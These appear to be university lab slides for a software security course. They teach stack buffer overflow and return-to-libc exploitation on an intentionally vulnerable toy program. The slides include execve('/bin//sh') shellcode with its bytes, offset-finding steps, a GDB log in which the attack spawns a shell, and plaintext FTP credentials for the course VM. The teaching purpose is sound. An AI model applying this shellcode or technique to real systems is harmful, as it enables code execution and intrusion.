缓冲区溢出与ROP实验

Exercise of Buffer Overflow and ROP

课程：南京大学软件安全
助教：庞成宾
邮箱：pangbin2415@gmail.com
binpangsec@smail.nju.edu.cn

2021.03

- 实验环境
  - ✓ 32/64 bits Linux. 我们提供了一个VirtualBox虚拟机镜像
    - ftp://114.212.81.8
    - User: softwaresecurity
    - Passwd: funHacki0g
  - ✓ 工具
    - 二进制反汇编工具：Ghidra/objdump
    - 动态调试工具：gdb
- 实验介绍
  - ✓ Buffer Overflow1
  - ✓ Buffer Overflow2
  - ✓ Return to libc
  - ✓ ROP


二进制反汇编工具: Ghidra

- 下载地址：https://ghidra-sre.org/（需要🪜）
  - 或者从ftp://114.212.81.8/tools
- 安装：
  - 参考教程：https://ghidra-sre.org/InstallationGuide.html
  - Dependencies: Only Java.
    - Any versions after 1.7. The version recommended is JDK11.
    - Download Java: https://adoptopenjdk.net/releases.html?variant=openjdk11&jvmVariant=hotspot
- 优点
  - 开源
  - 支持反编译
  - 支持多平台（Windows，Linux和Macos）
  - …


二进制反汇编工具: Ghidra

- 打开Ghidra
  - Open Terminal: ./ghidraRun(In linux or Macos)
    or ./ghidraRun.bat(Windows)

启动窗口




第一次打开新建项目




二进制反汇编工具: Ghidra

- 打开Ghidra
  - Open Terminal: ./ghidraRun(In linux or Macos)
    or ./ghidraRun.bat(Windows)

导入要反汇编的文件




反汇编二进制程序




二进制反汇编工具: Ghidra

- 打开Ghidra
  - Open Terminal: ./ghidraRun(In linux or Macos)
    or ./ghidraRun.bat(Windows)

打开控制流图





二进制反汇编工具: Objdump

- Install: sudo apt-get install binutils-dev
- How to use it: objdump -d <elf file> | less

```
080484cd <main>:
 80484cd:       55                      push   %ebp
 80484ce:       89 e5                   mov    %esp,%ebp
 80484d0:       83 e4 f0                and    $0xfffffff0,%esp
 80484d3:       83 ec 40                sub    $0x40,%esp
 80484d6:       c7 44 24 3c 01 02 03    movl   $0x4030201,0x3c(%esp)
 80484dd:       04
 80484de:       a1 2c a0 04 08          mov    0x804a02c,%eax
 80484e3:       89 44 24 08             mov    %eax,0x8(%esp)
 80484e7:       c7 44 24 04 2d 00 00    movl   $0x2d,0x4(%esp)
 80484ee:       00
 80484ef:       8d 44 24 14             lea    0x14(%esp),%eax
 80484f3:       89 04 24                mov    %eax,(%esp)
 80484f6:       e8 85 fe ff ff          call   8048380 <fgets@plt>
 80484fb:       8d 44 24 14             lea    0x14(%esp),%eax
 80484ff:       89 44 24 04             mov    %eax,0x4(%esp)
 8048503:       c7 04 24 10 86 04 08    movl   $0x8048610,(%esp)
 804850a:       e8 61 fe ff ff          call   8048370 <printf@plt>
 804850f:       8b 44 24 3c             mov    0x3c(%esp),%eax
 8048513:       89 44 24 04             mov    %eax,0x4(%esp)
 8048517:       c7 04 24 1c 86 04 08    movl   $0x804861c,(%esp)
 804851e:       e8 4d fe ff ff          call   8048370 <printf@plt>
 8048523:       81 7c 24 3c 01 02 03    cmpl   $0x4030201,0x3c(%esp)
 804852a:       04
 804852b:       74 16                   je     8048543 <main+0x76>
```

- 如果使用我们提供的虚拟机，请忽略这一页
- Install GDB
  - apt install gdb
- Install gef(optional)
  - Link: https://github.com/hugsy/gef

- 参考文件： gdb_tutorial.pdf

命令	说明
b <function>	在 function 处设置一个断点
b *mem	在指定的绝对内存地址位置处设置一个断点
continue or c	恢复程序的运行直到程序结束，或下一个断点到来
info b	显示有关断点的信息
disassemble or disas	查看源程序的当前执行时的机器码
disas <function>	查看某一个函数的所有汇编代码
delete b	移除一个断点
run <args>	在 gdb 内使用给定的参数启动要调试的程序
list	显示当前行后面的源程序
list <function>	显示函数名为 function 的函数的源程序
info reg	显示有关寄存器状态的信息
stepi or si	执行一条机器指令
next or n	执行一个函数
print var print /x $<reg>	打印变量的值 打印寄存器的值
x/NT A	检查内存，其中 N 表示要显示的单位数，T 表示的是要显示的数据类型（x:hex,d:dec,c:char,s:string,i:instruction），A 表示绝对地址或者 main 这样的符号名称
quit	退出

bt/backtrace: 查看函数调用栈
s/step：执行一条源代码

动态调试工具: GDB


- 参考文件： gdb_tutorial.pdf


```
#include <stdio.h>
// just print a sentence!
void hack(){
    printf("Have fun hacking!\n");
}

int main(int argc, char** argv){
    hack();
    return 0;
}
```

```
(gdb) b main
Breakpoint 1 at 0x8048437: file test.c, line 8.
(gdb) b hack
Breakpoint 2 at 0x8048423: file test.c, line 4.
(gdb) info breakpoints
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x08048437 in main at test.c:8
2       breakpoint     keep y   0x08048423 in hack at test.c:4
(gdb) run
Starting program: /home/vagrant/test

Breakpoint 1, main (argc=1, argv=0xbffff654) at test.c:8
8           hack();
(gdb) c
Continuing.

Breakpoint 2, hack () at test.c:4
4           printf("Have fun hacking!\n");
(gdb) bt
#0  hack () at test.c:4
#1  0x0804843c in main (argc=1, argv=0xbffff654) at test.c:8
(gdb) disassemble
Dump of assembler code for function hack:
   0x0804841d <+0>:     push   %ebp
   0x0804841e <+1>:     mov    %esp,%ebp
   0x08048420 <+3>:     sub    $0x18,%esp
=> 0x08048423 <+6>:     movl   $0x80484e0,(%esp)
   0x0804842a <+13>:    call   0x80482f0 <puts@plt>
   0x0804842f <+18>:    leave
   0x08048430 <+19>:    ret
End of assembler dump.
(gdb) list
1       #include <stdio.h>
2       // just print a sentence!
3       void hack(){
4           printf("Have fun hacking!\n");
5       }
6
7       int main(int argc, char** argv){
8           hack();
9           return 0;
10      }
```

实验1: Buffer Overflow开胃菜

- 参考文件： tutorial.pdf/3.1
- 目标：执行system(“/bin/bash”)





实验2: Buffer Overflow Attack

- 参考文件： tutorial.pdf/3.1
- 目标：执行system("/bin/bash")
- 前提：栈可执行

```c
// buf2.c
// gcc -z execstack -o buf2 buf2.c -fno-stack-protector

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

void vul(char *str){
    char buffer[36];
    // buffer overflow
    strcpy(buffer, str);
}

int main(int argc, char **argv){
    char str[128];
    FILE *file;
    file = fopen("attack_input2", "r");
    fread(str, sizeof(char), 128, file);
    vul(str);
    printf("Returned Properly\n");
    return 0;
}
```

攻击前后的栈的布局如下：

实验2: Buffer Overflow Attack

- 构造攻击条件
  - ret 指令到底做了什么？


```
080484bd <vul>:
 80484bd:       55                      push   %ebp
 80484be:       89 e5                   mov    %esp,%ebp
 80484c0:       83 ec 48                sub    $0x48,%esp
 80484c3:       8b 45 08                mov    0x8(%ebp),%eax
 80484c6:       89 44 24 04             mov    %eax,0x4(%esp)
 80484ca:       8d 45 d4                lea    -0x2c(%ebp),%eax
 80484cd:       89 04 24                mov    %eax,(%esp)
 80484d0:       e8 9b fe ff ff          call   8048370 <strcpy@plt>
 80484d5:       c9                      leave
 80484d6:       c3                      ret
```

LEAVE等价于


movl %ebp %esp;

popl %ebp

RET指令则是将栈顶的返回地址弹出到EIP，然后按照EIP此时指示的指令地址继续执行程序。



- 构造攻击条件
  - buf里填充shellcode
  - 确定buf到RA的偏移
  - 将RA覆盖为shellcode地址



➢ 准备shellcode

可执行/bin/bash逻辑的一段二进制代码

前提条件：

- ➢ 足够小
- ➢ 二进制中不能包含 '\00'

```
global _start
_start:
xor eax,eax
push eax
push "//sh"
push "/bin" ; push "/bin//sh"
mov ebx,esp ; first argument, points to the address of "/bin//sh"
mov ecx,eax ; second argument
xor edx,edx ; third argument
mov al,0Bh  ; execve system call number
int 80h
```

汇编代码

- 汇编该文件：nasm –o shellcode shellcode.asm
- Dump二进制：hexdump shellcode

```
3166 66c0 6850 2f2f 2f68 6662 e389 8966
66c1 d231 0bb0 80cd
```

对应的二进制

- 准备shellcode

int 80: 软中断，它被用来做系统调用

参数：
eax用来保存系统调用号
ebx, ecx, edx, esi, edi依次存储系统调用的参数

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)	arg3 (%esi)	arg4 (%edi)	arg5 (%ebp)
11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp	-	-	-

参考： https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

实验2: Buffer Overflow Attack

- 构造攻击条件
  - 确定buf到RA的偏移
  - 确定shellcode地址

方法一：阅读反汇编代码

```
080484bd <vul>:
 80484bd:       55                      push   %ebp
 80484be:       89 e5                   mov    %esp,%ebp
 80484c0:       83 ec 48                sub    $0x48,%esp
 80484c3:       8b 45 08                mov    0x8(%ebp),%eax
 80484c6:       89 44 24 04             mov    %eax,0x4(%esp)
 80484ca:       8d 45 d4                lea    -0x2c(%ebp),%eax
 80484cd:       89 04 24                mov    %eax,(%esp)
 80484d0:       e8 9b fe ff ff          call   8048370 <strcpy@plt>
 80484d5:       c9                      leave
 80484d6:       c3                      ret
```

方法二：gdb调试

```
(gdb) b vul
Breakpoint 1 at 0x80484c3: file buf2.c, line 12.
(gdb) r
Starting program: /home/vagrant/exercise/buf2

Breakpoint 1, vul (str=0xbffff50c 'a' <repeats 24 times>, "\n\365\377\277@\365\377\277~\202\004\b8\371\377\267") at buf2.c:12
12          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[36]) 0xbffff4bc
(gdb) p $ebp
$2 = (void *) 0xbffff4e8
(gdb)
```

Offset = $ebp - &buffer + 4

add_shellcode = &buffer

实验2: Buffer Overflow Attack


- 开始攻击吧

```
vagrant@vagrant-ubuntu-trusty-32:~/exercise$ gdb buf2
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.3) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licen
This is free software: you are free to change and redistribute i
There is NO WARRANTY, to the extent permitted by law.  Type "sho
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from buf2...done.
(gdb) r
Starting program: /home/vagrant/exercise/buf2
process 3554 is executing new program: /bin/bash
vagrant@vagrant-ubuntu-trusty-32:/home/vagrant/exercise$
```


```
vagrant@vagrant-ubuntu-trusty-32:/home/vagrant/exercise$ ./buf2
Illegal instruction (core dumped)
```

如果不在gdb运行呢?

如果我们将栈设为不可执行呢?



After attack



实验3: Return to Libc

搜索地址

```
(gdb) b main
Breakpoint 1 at 0x80484e3: file buf3.c, line 18.
(gdb) r
Starting program: /home/vagrant/exercise/buf3

Breakpoint 1, main (argc=1, argv=0xbffffe44) at buf3.c:18
18          file = fopen("attack_input3", "r");
(gdb) p system
